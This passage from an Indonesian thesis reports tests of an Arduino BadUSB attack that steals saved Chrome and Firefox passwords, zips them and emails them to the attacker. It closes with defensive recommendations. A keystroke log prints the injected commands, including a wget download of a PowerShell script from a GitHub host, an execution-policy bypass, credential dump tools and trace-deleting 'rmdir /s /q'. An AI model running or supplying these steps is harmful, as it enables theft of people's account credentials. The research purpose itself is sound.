sehingga berapapun jumlah dan bagaimanapun tingkat kesulitan *password* dapat dibaca melalui kedua program tersebut. Gambar IV-16 berikut menunjukkan hasil pengambilan data pada percobaan ini.



Gambar V- 16. Pengambilan Data dengan Variasi *Password*

#### V.1.4 Pengujian *Compress* Folder


Pada tahap ini data yang telah diambil dari *browser* target akan dikirimkan ke *email* penyerang, namun sebelum itu perlu dilakukan *compress file* terhadap kedua *file* .txt yang sebelumnya berhasil dibuat menjadi sebuah *file* berformat .zip dikarenakan *script* maintenance.ps1 hanya bisa mengirimkan sebuah *file*. hal ini dilakukan dengan cara menyalin ChromePass.txt dan PasswordFox.txt kedalam folder Password yang sudah dibuat diawal penyerangan. Pada Gambar V-17 ditampilkan perintah untuk melakukan hal tersebut.



```
Administrator: C:\windows\system32\cmd.exe
C:\chrome>for %I in (ChromePass.txt PasswordFox.txt) do copy %I c:\\chrome\\Password
C:\chrome>copy ChromePass.txt c:\\chrome\\Password
1 file(s) copied.
C:\chrome>copy PasswordFox.txt c:\\chrome\\Password
1 file(s) copied.
C:\chrome>_
```

Gambar V- 17. Berhasil Menyalin *File* .txt


Setelah kedua *file* .txt berhasil disalin kedalam folder Password maka langkah berikutnya adalah menjalankan *script* zipping.ps1 seperti yang ditampilkan pada gambar V-18.



```
Administrator: C:\windows\system32\cmd.exe
C:\chrome>powershell ./zipping.ps1
C:\chrome>_
```

Gambar V- 18. Baris Perintah Menjalankan zipping.ps1


Pada Gambar V-19 berikut ditampilkan *file* Password.zip berhasil dibuat yang berisi ChromePass.txt dan PasswordFox.txt.



Gambar V- 19. *File* Password.zip Berhasil Dibuat


### V.1.5 Pengujian Mengirim *Email*

Tahap pengiriman *email* dilakukan dengan menjalankan *script* maintenance.ps1 dengan menggunakan perintah seperti pada Gambar V-20 berikut ini.



Gambar V- 20. Baris Perintah Menjalankan maintenance.ps1


Pada gambar diatas dapat dilihat *script* berhasil dijalankan melalui celah port 587 SMPT sehingga dapat mengirimkan *email* dari komputer target yang terhubung dengan internet, *email* yang berhasil dikirimkan akan diterima oleh penyerang seperti yang ditampilkan pada Gambar V-21 berikut.



Gambar V- 21. *Email Berhasil Dikirimkan*

### V.1.6 Pengujian Menghapus Folder

Langkah terakhir dari rangkaian penyerangan yang dilakukan adalah dengan menghapus folder chrome dari direktori C: komputer target sehingga tidak meninggalkan jejak penyerangan yang mencurigakan. Pada Gambar IV-22 berikut ditampilkan baris perintah untuk megakhiri penyerangan.



Gambar V- 22. Baris Perintah Mengakhiri Penyerangan

Berdasarkan gambar diatas, dapat dilihat alur dalam mengakhiri penyerangan ini diawali dengan kembali ke direktori C: kemudian menggunakan perintah “rmdir /s /q” untuk menghapus folder chrome berisi *tools* dan *script* yang telah digunakan selama penyerangan. Setelah folder chrome terhapus maka langkah paling akhir adalah dengan keluar dari *command prompt*.

## V.2 Analisis

Hasil uji pengambilan *username* dan *password* dari *browser* Google Chrome dan Mozilla Firefox diolah dan dianalisa dengan tujuan untuk mengetahui tingkat keberhasilan penyerangan serta mengetahui celah keamanan yang dapat diatasi sebagai antisipasi di masa mendatang.

### V.2.1 Analisis Arduino Script

Pada pengujian ini, penulis menggunakan perangkat Laptop dan USB HID Arduino dengan spesifikasi yang telah tercantum pada tabel IV-1. Arduino *script* yang digunakan oleh penulis memiliki total *delay* 8 detik dengan *delay* tercepat selama 0.1 detik dan *delay* terpanjang 5 detik seperti pada Gambar IV-3. Namun pada proses pengujian normal yang dilakukan, lamanya proses penyerangan melebihi *delay* yang diatur pada Arduino *script* karena membutuhkan waktu proses saat melakukan *execution policy bypass* ketika menjalankan *script* powershell dan mengirimkan *email*.

Tabel V- 1. Perbandingan Waktu Penyerangan

| Percobaan ke- | Lamanya Proses Penyerangan | Keterangan                    |
|---------------|----------------------------|-------------------------------|
| 1             | 14,82 detik                | Berhasil menyalin <i>file</i> |
| 2             | 19,30 detik                | Gagal menyalin <i>file</i>    |
| 3             | 15,30 detik                | Berhasil menyalin <i>file</i> |
| 4             | 14,10 detik                | Berhasil menyalin <i>file</i> |
| 5             | 14,30 detik                | Berhasil menyalin <i>file</i> |
| 6             | 14,12 detik                | Berhasil menyalin <i>file</i> |
| 7             | 14,00 detik                | Berhasil menyalin <i>file</i> |
| 8             | 14,12 detik                | Berhasil menyalin <i>file</i> |
| 9             | 14,53 detik                | Berhasil menyalin <i>file</i> |
| 10            | 14,22 detik                | Berhasil menyalin <i>file</i> |

Berdasarkan pengujian yang dilakukan, terjadi kegagalan saat menyalin *file* .txt kedalam folder sehingga *email* yang dikirimkan kosong. Tabel V-1 diatas menampilkan rincian waktu simulasi beserta keterangan *email* yang diterima oleh penyerang.

Setelah dilakukan pengujian, dapat diambil rata-rata proses penyerangan berjalan selama 14 detik, adapun kesimpulan yang diambil adalah Arduino *script* memiliki sistem *delay* yang harus diatur manual dan dapat menyebabkan gangguan saat proses penyerangan tergantung pada kondisi komputer target.

### V.2.2 Analisis Interupsi

Berdasarkan pengujian yang dilakukan pada komputer target, adanya interupsi saat proses penyerangan sedang berlangsung akan menyebabkan kegagalan program meskipun proses penyerangan terus berlanjut hingga *input keyboard* yang sudah di program berjalan semua. Gambar V-22 berikut menampilkan program yang berjalan namun terjadi interupsi tombol 0 pada *keyboard* komputer.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17134.1550]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\System32>cd / & mkdir chrome & cd chrome
'cd' is not recognized as an internal or external command,
operable program or batch file.
A subdirectory or file chrome already exists.

C:\Windows\System32\chrome>%mkdir %Password
'%mkdir' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>%echo (%wget "https://raw.githubusercontent.com/abdulazizoesmuslim/T/mast0er/CromeUpdateDownload.ps1" -OutFile ChromeU
pdateDownload.ps1)%>b.ps1
'%echo' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>%powershell -ExecutionPolicy ByPass -File b.ps1
'%powershell' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>%powershell -ExecutionPolicy ByPass -File ChromeUpdateDownload.ps1
'%powershell' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>%ChromePass.txt /setx ChromePass.txt
'%ChromePass.txt' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>%PasswordFox.exe /stext PasswordFox.txt
'%PasswordFox.exe' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>%%for %%I in (ChromePass.txt PasswordFox.txt) do copy %%I c:\chrome\Password
fox.txt
'%for' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>%zip ./.zipping.psl
'%zip' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>%powershell ./maintenance.ps1
'%powershell' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>cd C:/
C:\>rmdir /s /q chrome
The system cannot find the file specified.
```

Gambar V- 23. Interupsi *Keyboard* saat Program Berjalan

### V.2.3 Analisis Pengambilan Data

Pengambilan data ini dilakukan pada *browser* Google Chrome dan Mozilla Firefox. Kedua *browser* ini menyimpan *login data* penggunaanya yang berisikan *username* dan *password* pada direktori C: komputer seperti yang

telah dijelaskan sebelumnya. Pada penyerangan ini pula penulis menggunakan *tools* yang disediakan oleh Nirsoft.net bernama ChromePass dan PasswordFox untuk mengambil *login data* pengguna kedua *browser* tersebut. Baik ChromePass maupun PasswordFox bekerja dengan cara mengambil *login data* kedua *browser* pada penyimpanan lokal komputer lalu melakukan dekripsi terhadap *login data* tadi agar dapat dibaca oleh penyerang.

Pada pengujian ini dilakukan beberapa skenario dengan parameter yang berbeda sehingga dapat disesuaikan dengan kondisi komputer target yang beragam seperti yang dicantumkan pada Tabel V-2.

Tabel V- 2. Skenario Pengujian Pengambilan Data

| Skenario | Penjelasan   | Hasil  |
|----------|--|--|
| Satu     | Pengambilan data dengan kedua <i>browser</i> terpasang pada komputer target                                      | Berhasil   |
| Dua      | Pengambilan data dengan salah satu <i>browser</i> terpasang pada komputer target                                 | Berhasil mengambil data dari <i>browser</i> yang terpasang saja                                  |
| Tiga     | Pengambilan data dengan kedua <i>browser</i> tidak terpasang pada komputer target                                | Hanya berhasil megirimkan <i>email</i> kosong  |
| Empat    | Pengambilan data <i>username</i> dan <i>password</i> menggunakan kombinasi karakter kapital, angka, serta simbol | Berhasil   |
| Lima     | Pengambilan data <i>username</i> dan <i>password</i> menggunakan panjang hingga 50 karakter                      | Berhasil   |
| Enam     | Pengambilan data dengan kondisi komputer target tidak terhubung dengan internet                                  | Gagal, karena <i>script</i> powershell dan <i>tools</i> pengambilan data diunduh terlebih dahulu |



Dari hasil pengujian skenario dapat disimpulkan bahwa penyerangan menggunakan *tools* ChromePass.exe dan PasswordFox.exe bekerja dengan baik dengan berbagai kondisi bahkan dapat membaca *login data* pada *browser* yang terenkripsi. Kekurangan yang terjadi pada pengujian skenario ini adalah komputer target harus terhubung dengan internet agar dapat mengunduh *file* penyerangan serta *script* untuk mengirimkan data curian ke *email* penyerang.

### **V.3 Kekurangan Sistem**

Pada subbab ini akan menjelaskan kekurangan sistem penyerangan yang telah dirancang berdasarkan pengujian yang telah dilakukan. Kekurangan sistem yang dibahas meliputi seluruh rangkaian penyerangan yang berlangsung saat menyerang komputer target.

#### **V.3.1 Interupsi**

Pada penelitian ini perangkat Arduino sebagai USB *Human Interface Device* (HID) menjalankan baris kode dengan memberikan *input* pada *keyboard* komputer target secara otomatis, memberikan *input* manual diluar dari baris kode yang dibuat akan tetap terbaca oleh perangkat target sehingga merusak program yang sedang berjalan. Adanya interupsi *keyboard* saat penyerangan berlangsung mengakibatkan baris perintah tidak dapat dieksekusi sehingga penyerangan akan gagal dilakukan.

#### **V.3.2 Delay**

Pada pengujian ini perangkat Arduino sebagai USB *Human Interface Device* (HID) menjalankan baris kode dengan memberikan *input* pada *keyboard* komputer target secara otomatis. Selama berjalannya penyerangan terdapat *delay* yang berfungsi sebagai jeda agar sistem dapat memproses *input* dan mengeksekusi program yang dijalankan. Adanya *delay* ini menyebabkan penyerangan memakan waktu dan memungkinan terjadinya gangguan karena komputer bekerja lebih lama dari *delay* yang diberikan sehingga penyerangan gagal dilakukan.

### V.3.3 Koneksi Internet

Pada pengujian ini diketahui bahwa komputer target harus terhubung dengan internet agar dapat berjalan dari awal hingga selesai karena pada prosesnya penyerangan ini membutuhkan koneksi internet untuk mengunduh *file-file* penyerangan dari Github dan mengirim *email* dari komputer target. Kekurangan ini menyebabkan harus adanya koneksi internet pada komputer target agar penyerangan dapat dilakukan.

### V.4 Rekomendasi Untuk Mencegah Penyerangan

Berdasarkan hasil penelitian pengambilan data *browser* Google Chrome dan Mozilla Firefox pada komputer target menggunakan ChromePass.exe dan PasswordFox.exe, penulis mendapatkan hasil bahwa penyerang dapat menggunakan *tools* tersebut dengan mudah untuk mengambil *login data* pada *browser* komputer target.

Rekomendasi yang dapat penulis berikan untuk mencegah terjadinya serangan seperti ini terbagi dalam dua aspek, yaitu:

#### 1. Pengguna

- Memperhatikan komputer agar tidak dihubungkan dengan perangkat USB yang mencurigakan karena bentuk BadUSB yang digunakan penyerang seringkali sulit dibedakan dengan USB *mass storage* biasa.
- Mematikan atau mengunci komputer saat ditinggalkan karena pengambilan *username* dan *password* menggunakan USB hanya memakan waktu yang singkat serta tidak meninggalkan jejak sehingga pemilik komputer tidak akan menyadari bahwa telah terjadi penyerangan terhadap perangkatnya.
- Tidak menyimpan *username* dan *password* pada *browser* apapun untuk menghindari segala bentuk pengambilan data baik menggunakan BadUSB ataupun metode lainnya.
- Menggunakan fitur *2-step verification* pada akun pribadi baik tersimpan maupun tidak pada *browser* agar jika terjadi pengambilan

data pada *browser*, data tersebut tidak berguna bagi penyerang atau sulit untuk digunakan karena menggunakan pengamanan berlapis.

## 2. Sistem

- Selalu melakukan pembaruan pada *browser* Google Chrome dan Mozilla Firefox saat tersedia untuk meningkatkan keamanan *login data* sehingga memungkinkan ChromePass dan PasswordFox yang digunakan penyerang tidak dapat membaca *username* dan *password* yang tersimpan pada *browser* dengan *patch* terbaru.
- Menggunakan aplikasi pihak ketiga untuk menyimpan *login data* browser sehingga ChromePass dan PasswordFox tidak bisa membaca *username* dan *password* yang disimpan. Hal ini dikarenakan baik ChromePass dan PasswordFox hanya dapat membaca *login data* yang disimpan pada Google Chrome dan Mozilla Firefox sehingga penggunaan *Browser Password Manager* selain bawaan kedua *browser* tersebut dapat mencegah penyerangan ini.
- Mematikan *port* USB melalui Windows *Registry* pada perangkat komputer dapat mencegah perangkat USB yang terhubung dibaca oleh komputer sehingga terhindar dari segala bentuk penyerangan menggunakan BadUSB.
- Melakukan *disable port* SMTP agar jika terjadi penyerangan yang membutuhkan pengiriman *email* melalui komputer target tidak dapat dilakukan.